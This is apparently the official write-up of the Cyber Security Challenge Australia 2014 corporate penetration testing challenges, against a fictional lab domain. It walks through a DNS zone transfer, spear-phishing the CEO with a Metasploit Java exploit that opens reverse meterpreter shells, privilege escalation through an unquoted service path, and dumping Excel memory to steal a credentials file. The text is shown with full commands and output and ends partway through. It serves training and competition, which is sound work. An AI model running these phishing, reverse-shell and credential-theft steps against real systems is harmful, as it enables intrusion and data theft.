Australian Government

Cyber Security Challenge Australia 2014
www.cyberchallenge.com.au

CySCA2014 Corporate Penetration Testing Writeup

Background: Gain access to the corporate network and solve the following questions.

Corporate Penetration Testing 1 - Friend Zone

Question: Reveal a list of hosts in the fortcerts domain and find the hidden flag.

Designed Solution: Players use dig or nslookup to get the authority record for fortcerts.cysca. They then request a domain transfer from ns.fortcerts.cysca revealing the list of records, including the flag.

Write Up: When we read the question it states that we should reveal a list of hosts in the fortcerts domain and find the hidden flag. With our /etc/resolv.conf file set correctly for CySCA2014 we start by sending a SOA request to get the authoritative server for the fortcerts.cysca domain.

```
#> dig -t SOA fortcerts.cysca
; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> -t SOA fortcerts.cysca
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15358
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;fortcerts.cysca.    IN    SOA

;; ANSWER SECTION:
```

```
fortcerts.cysca.    3600    IN    SOA    ns.fortcerts.cysca. admin.cysca.
2014031101 28800 7200 864000 86400

;; AUTHORITY SECTION:
fortcerts.cysca.    3600    IN    NS    ns.fortcerts.cysca.

;; Query time: 42 msec
;; SERVER: 192.168.16.230#53(192.168.16.230)
;; WHEN: Sun May 11 13:16:57 2014
;; MSG SIZE  rcvd: 92
```

Now that we know ns.fortcerts.cysca is the authoritative nameserver we can try a domain transfer which, if the server is misconfigured, will allow us to retrieve a list of hosts in the fortcerts.cysca domain.

```
#> dig -t axfr fortcerts.cysca @ns.fortcerts.cysca
; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> -t axfr fortcerts.cysca @ns.fortcerts.cysca
;; global options: +cmd
fortcerts.cysca.    3600    IN    SOA    ns.fortcerts.cysca. admin.cysca.
2014031101 28800 7200 864000 86400
fortcerts.cysca.    3600    IN    NS    ns.fortcerts.cysca.
fortcerts.cysca.    3600    IN    MX    0 mail.fortcerts.cysca.
certified.fortcerts.cysca. 3600    IN    A    172.16.1.20
this.is.your.flag.fortcerts.cysca. 3600    IN TXT    "Flag:SwatchDirectGeyser386"
internal.fortcerts.cysca. 3600    IN    NS    ns.internal.fortcerts.cysca.
ns.internal.fortcerts.cysca. 3600 IN    A    10.10.10.10
mail.fortcerts.cysca.    3600    IN    A    10.10.10.10
mail.fortcerts.cysca.    3600    IN    MX    0 mail.fortcerts.cysca.
ns.fortcerts.cysca.    3600    IN    A    10.10.10.10
www.fortcerts.cysca.    3600    IN    A    172.16.1.80
fortcerts.cysca.    3600    IN    SOA    ns.fortcerts.cysca. admin.cysca.
2014031101 28800 7200 864000 86400
;; Query time: 362 msec
;; SERVER: 10.10.10.10#53(10.10.10.10)
;; WHEN: Sun May 11 13:28:15 2014
;; XFR size: 12 records (messages 1, bytes 342)
```

Reading the records in the domain transfer response we can see our flag **SwatchDirectGeyser386.**

Corporate Penetration Testing 2 - Gone Phishing

Question: Gain access to the corporate network and retrieve the flag from the users Desktop.

Designed Solution: Players are to log into the external webmail server and send a spear phishing email containing a Java exploit or a malicious Word document to Sarah Burns. The exploit payload will need to allow the player interactive access to Sarah Burns workstation to continue further in the challenge.

Write Up:

After looking at the Fortcerts website we are able to get a list of employees and their email addresses. These include Sarah Burns, Sycamore Burns and Kevin Saunders. As Sarah is the CEO we will target her. Note that emails to other staff members will return an autoreply telling us that everyone apart from Sarah is on holiday anyway.

We start by sending sar.burns@fortcerts.cysca an empty email and receive a reply stating that she is not sure what we want her to look at and perhaps we should include some URLs or attachments would give her a better idea.

We use Metasploit to host the java_jre17_reflection_types exploit that we will use against her. Note we could have also setup a server to perform plugin recon, or we could have used BEEF to perform plugin recon for us. We set the payload to use java/meterpreter/reverse_tcp so that the meterpreter session will connect back to our Kali system.

```
msf > use exploit/multi/browser/java_jre17_reflection_types
msf exploit(java_jre17_reflection_types) > set PAYLOAD
java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(java_jre17_reflection_types) > set LHOST 192.168.16.101
LHOST => 192.168.16.101
msf exploit(java_jre17_reflection_types) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.16.101:4444
[*] Using URL: http://0.0.0.0:8080/LDkCepDokhTku
[*]  Local IP: http://192.168.16.101:8080/LDkCepDokhTku
[*] Server started.
```

Now that we have Metasploit hosting our Java exploit for us we sent another email to sar.burns@fortcerts.cysca including the url given by Metasploit. The email content is below.

```
Hi Sarah,
I thought you may be interested in this.
http://192.168.16.101:8080/LDkCepDokhTku
Your Friend,
Leigh
```

After playing the waiting game, we receive hits in our exploit hosting server and a meterpreter session is opened.

```
[*] 10.10.10.150    java_jre17_reflection_types - handling request for
/LDkCepDokhTku
[*] 10.10.10.150    java_jre17_reflection_types - handling request for
/LDkCepDokhTku/
[*] 10.10.10.150    java_jre17_reflection_types - handling request for
/LDkCepDokhTku/hIURxrSy.jar
[*] 10.10.10.150    java_jre17_reflection_types - handling request for
/LDkCepDokhTku/hIURxrSy.jar
[*] Sending stage (30355 bytes) to 10.10.10.150
[*] Meterpreter session 1 opened (192.168.16.101:4444 -> 10.10.10.150:52015) at
2014-05-11 14:00:49 +1000
```

We now interact with the new meterpreter session and dump the flag file.

```
msf exploit(java_jre17_reflection_types) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: C:\Users\sar.burns\Desktop
===================================

Mode                Size  Type  Last modified              Name
----                ----  ----  -------------              ----
100776/rwxrwxrw-  21fil   2014-03-15 15:00:49 +1100  Flag.txt.txt
100777/rwxrwxrwx  282   fil   2014-03-10 23:01:00 +1100  desktop.ini

meterpreter > cat Flag.txt.txt
ReformMatureCheesy565
```

We now have the flag for this challenge. **ReformMatureCheesy565**

Corporate Penetration Testing 3 - "Gone in 20 Seconds"

Question: On the current host, gain privileged access and retrieve the flag from C:\Windows\System32\config

Designed Solution: Players need to perform two steps to solve this challenge. In the first step players must replace the Event Log Writer binary. They can do this is two ways, they can identify that a custom service has an unquoted path and they exploit this or they can identify that permissions allow a folder to be moved, and they can use this to replace the service binary. Once players have replaced the service binary, they then need to erase the log file to force a service restart. This can be done by deleting the file C:\Program Files\Event Log Writer\eventdump.log. This restart will then cause their binary to be run using the NT AUTHORITY/SYSTEM account.

Write Up:
After reading the question it is clear that we need to escalate our privileges on the local machine and read the flag stored in C:\Windows\System32\config.

We start by trying to get a vnc session running using the meterpreter opened in the previous question. In meterpreter we try the command "**run vnc"** but meterpreter informs us that the java meterpreter does not support this post script. The Java meterpreter has limited functionality so we will first update to a native meterpreter.

We use the command sysinfo in meterpreter to get the OS type which tells us that the system is running Windows 7 32 bit so we can use a native meterpreter on it.

```
meterpreter > sysinfo
Computer     : Desk-01
OS           : Windows 7 6.1 (x86)
Meterpreter : java/java
```

To create a native meterpreter executable we open a new console on our attacker machine and use the Metasploit tool msfpayload to generate an executable containing the windows/meterpreter/reverse_tcp payload. We make sure to change the LPORT so it won't conflict with our java meterpreter listening on port 4444.

```
#> msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.16.101 LPORT=443 X >
meterp.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.16.101", "LPORT"=>"443"}
```

We then switch back to our msfconsole, background our java meterpreter and setup exploit/multi/handler as a background job to listen for connections from our native meterpreter.

```
meterpreter > background
[*] Backgrounding session 1…
msf exploit(java_jre17_reflection_types) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set LHOST 192.168.16.101
LHOST => 192.168.16.101
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.16.101:443
[*] Starting the payload handler...
```


Now that the listener is ready, we switch back to the java meterpreter, upload the native meterpreter and execute it on Sarah Burns's workstation.

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1…
meterpreter > upload meterp.exe
[*] uploading  : meterp.exe -> meterp.exe
[*] uploaded   : meterp.exe -> meterp.exe
meterpreter > execute -f meterp.exe
Process  created.
[*] Sending stage (751104 bytes) to 10.10.10.150
[*] Meterpreter session 2 opened (192.168.16.101:443 -> 10.10.10.150:54583) at
2014-05-11 14:52:05 +1000
```


Now that we have a native meterpreter session we background the Java meterpreter and switch to the native meterpreter.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > sessions
Active sessions
===============
  Id  Type                Information              Connection
  --  ----                -----------              ----------
  1   meterpreter java/java  sar.burns @ Desk-01           192.168.16.101:4444
-> 10.10.10.150:52015 (10.10.10.150)
  2   meterpreter x86/win32  FORTCERTS\sar.burns @ DESK-01  192.168.16.101:443 ->
10.10.10.150:54583 (10.10.10.150)
msf exploit(handler) > sessions -i 2
```

With our native meterpreter we can use the command **"run vnc"** to get a vnc session on Sarah Burns workstation.



Using our graphical interface, we peruse Sarah's emails looking for hints about how to escalate our privileges on the local system. There is an email to Sarah from Bengt Gisjberts stating that he isn't comfortable that a windows service he developed as a prototype is deployed on some systems. This may be relevant.



We create a shell with meterpreter and use wmic to enumerate the windows services to identify any custom services. We ignore any services that are running in svchost and any default or known service. This leaves us one unknown service, Event Log Writer. This service also has an unquoted service path with spaces in it, which may allow us to escalate our privileges.

```
meterpreter > shell
Process 3528 created.
Channel 4 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\sar.burns\Desktop>wmic SERVICE get Name,PathName
wmic SERVICE get Name,PathName
Name                                  PathName
****SNIP****
EventLogWriter                        C:\Program Files\Event Log Writer\Service
Exe\EventLogWriter.exe
****SNIP****
```

After running ICACLS on C:\Program Files\Event Log Writer it shows that we can create and delete files in this folder. This will allow us to put a malicious binary at C:\Program Files\Event Log Writer\Service.exe and have it run as NT AUTHORITY\System. This is also known as an unquoted service paths vulnerability.

```
C:\Users\sar.burns\Desktop>icacls "C:\Program Files\Event Log Writer"
icacls "C:\Program Files\Event Log Writer"
C:\Program Files\Event Log Writer BUILTIN\Users:(OI)(CI)(W,Rc,DC)
                                  NT SERVICE\TrustedInstaller:(I)(F)
                                  NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                  BUILTIN\Administrators:(I)(F)
                                  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                  BUILTIN\Users:(I)(RX)
                                  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                  CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```

To prepare for eventual privilege escalation we will prepare another background listener. This way we can use meterp.exe again. Our laziness means that we will have to configure metasploit to automigrate the meterpreter. Otherwise, we will only get about 20 seconds before meterpreter dies, this is due to the fact that our meterp.exe does not talk to the Service Control Manager. After about 20 seconds of hearing nothing it will assume our exe timed out and will terminate the exe.

```
meterpreter > background
[*] Backgrounding session 2…
msf exploit(handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
msf exploit(handler) > exploit -j
```

We will now use a shell in meterpreter to copy meterp.exe from sar.burns's desktop to C:\Program Files\Event Log Writer\service.exe.

```
meterpreter > shell
Process 1104 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\sar.burns\Desktop>copy meterp.exe "C:\Program Files\Event Log
Writer\service.exe"
copy meterp.exe "C:\Program Files\Event Log Writer\service.exe"
        1 file(s) copied.
```

Now that we have placed the our binary in the correct location we need to restart the service. We read previously that the service was a prototype so maybe it has poor error handling. Looking in the folder C:\Program Files\Event Log Writer\ we can see a file eventdump.log. Let's try deleting that file.

```
C:\Users\sar.burns\Desktop>cd "C:\Program Files\Event Log Writer\"

C:\Program Files\Event Log Writer>dir
 Volume in drive C has no label.
 Volume Serial Number is 020F-2C88

 Directory of C:\Program Files\Event Log Writer

05/11/2014  10:21 PM<DIR>          .
05/11/2014  10:21 PM<DIR>          ..
05/11/2014  10:20 PM       102,527 eventdump.log
03/22/2014  12:28 AM<DIR>          Service Exe
05/11/2014  02:51 PM            73,802 service.exe
               2 File(s)     176,329 bytes
3 Dir(s)  48,603,598,848 bytes free

C:\Program Files\Event Log Writer>del eventdump.log
```

About two minutes later we are greeted with a new meterpreter session that auto-migrates to notepad.exe. If we had a poor internet connection, we may have to try creating an executable that tells the service control manager that we initialized successfully. This would mean our process wouldn't be terminated after 20 seconds, but is slightly more involved.

```
[*] Sending stage (751104 bytes) to 10.10.10.150
[*] Meterpreter session 4 opened (192.168.16.101:443 -> 10.10.10.150:50638) at
2014-05-11 22:25:23 +1000
[*] Session ID 4 (192.168.16.101:443 -> 10.10.10.150:50638) processing
AutoRunScript 'post/windows/manage/migrate'
[*] Running module against DESK-01
[*] Current server process: Service.exe (3712)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1732
[+] Successfully migrated to process 1732
```

We can now see in sessions that we have a meterpreter session running as NT AUTHORITY\SYSTEM on DESK-01. We interact with it and then dump the flag stored in C:\Windows\System32\config.

```
C:\Program Files\Event Log Writer>exit
meterpreter > background
[*] Backgrounding session 2...
msf exploit(handler) > sessions
```

```
Active sessions
===============
  Id  Type                 Information               Connection
  --  ----                 -----------               ----------
  1   meterpreter java/java  sar.burns @ Desk-01           192.168.16.101:4444
-> 10.10.10.150:52015 (10.10.10.150)
  2   meterpreter x86/win32  FORTCERTS\sar.burns @ DESK-01  192.168.16.101:443 ->
10.10.10.150:54583 (10.10.10.150)
  4   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ DESK-01  192.168.16.101:443 ->
10.10.10.150:50638 (10.10.10.150)
msf exploit(handler) > sessions -i 4
[*] Starting interaction with 4...
meterpreter > pwd
C:\Windows\system32
meterpreter > cd config
meterpreter > ls
Listing: C:\Windows\system32\config
===================================
Mode                Size   Type  Last modified              Name
----                ----   ----  -------------              ----
****SNIP****
100666/rw-rw-rw-  20       fil   2014-03-15 14:02:07 +1100  flag.txt.txt
****SNIP****
meterpreter > cat flag.txt.txt
PosterBanterLucid180
```

After dumping the flag.txt.txt file we are greeted with the flag for this question **PosterBanterLucid180**

Corporate Penetration Testing 4 - Total Recall

Question: Gain access to the IT teams credentials file and retrieve the flag.

Designed Solution: Players need to identify that syc.burns is running excel.exe on the local system. They then have to locate the local credentials file in syc.burns folder. After this they need to take a memory dump of syc.burns's instance of Excel and extract either the file password or the file content from memory.

Write Up:

After reading the question the first thought is to identify the IT team members. We create a shell using the NT AUTHORITY\SYSTEM meterpreter from the last question and perform a query to list of groups on the domain. From the results we identify that the InfoTech group is probably a group of interest. We perform a detailed group list to see which users are part of the InfoTech group. We see that only syc.burns and a.syc.burns are part of the InfoTech group, limiting our targets.


```
meterpreter > shell
Process 2708 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32\config>net group /domain
net group /domain
The request will be processed at a domain controller for domain
internal.fortcerts.cysca.
Group Accounts for \\dc.internal.fortcerts.cysca
-------------------------------------------------------------------------------
*Admin And Finance
*Certifications
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-Only Domain Controllers
*Executive
*Group Policy Creator Owners
*Human Resources
*InfoTech << Interesting
*Morale
*Read-Only Domain Controllers
*Sales
*Schema Admins
The command completed with one or more errors.
```

```
C:\Windows\system32\config>net group InfoTech /domain
net group InfoTech /domain
The request will be processed at a domain controller for domain
internal.fortcerts.cysca.
Group name    InfoTech
Comment
Members
-------------------------------------------------------------------------------
a.syc.burns              syc.burns
The command completed successfully.
```

Now that we have identified that syc.burns is a target we try to identify if he logs on to the local machine by getting a directory listing of C:\Users. We see that he does logon to this machine so we look for entries in a process listing. We identify one excel.exe process running as syc.burns.

```
C:\Windows\system32\config>dir C:\Users
dir C:\Users
 Volume in drive C has no label.
 Volume Serial Number is 020F-2C88

 Directory of C:\Users

03/12/2014  11:18 PM<DIR>          .
03/12/2014  11:18 PM<DIR>          ..
03/10/2014  09:58 PM<DIR>          Administrator.FORTCERTS
05/07/2014  11:12 PM<DIR>          Public
03/14/2014  05:02 PM<DIR>          sar.burns
03/12/2014  11:18 PM<DIR>          syc.burns
               0 File(s)              0 bytes
               6 Dir(s)  48,580,481,024 bytes free

C:\Windows\system32\config>exit
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session       User
Path
 ---   ----  ----                ----  -------       ----
----
****SNIP****
 2596  636   EXCEL.EXE           x86   1             FORTCERTS\syc.burns
C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
****SNIP****
```

We look a little bit more into syc.burns local user folder and discover a file credentials.xlsx in C:\Users\syc.burns\Desktop. We copy credentials.xlsx to sar.burns desktop and use our vnc session to try open the file and we find that it is protected by a password. Reading into modern Excel password protection it is apparent that we will not be able to easily recover it.



Perhaps that file is open in the excel.exe process running as syc.burns. Lets try dumping memory and recovering the file data from there. We upload SysInternals ProcDump to C:\Users\Public. We read the instructions and limit the dump using -mp to reduce the size of the memory dump. We download the 12MB memory dump back to our attack server to perform further analysis. It probably would have been a good idea to compress this file first but we're committed now.

```
meterpreter > shell
Process 2700 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

```
C:\Users\Public>procdump -mp 2596 syc_excelmem.dmp -accepteula
procdump -mp 2596 syc_excelmem.dmp -accepteula

ProcDump v6.00 - Writes process dump files
Copyright (C) 2009-2013 Mark Russinovich
Sysinternals - www.sysinternals.com
With contributions from Andrew Richards

Writing dump file C:\Users\Public\syc_excelmem.dmp ...
Dump written.
C:\Users\Public>exit

meterpreter > download syc_excelmem.dmp
[*] downloading: syc_excelmem.dmp -> syc_excelmem.dmp
… much time passes
[*] downloaded : syc_excelmem.dmp -> syc_excelmem.dmp
```

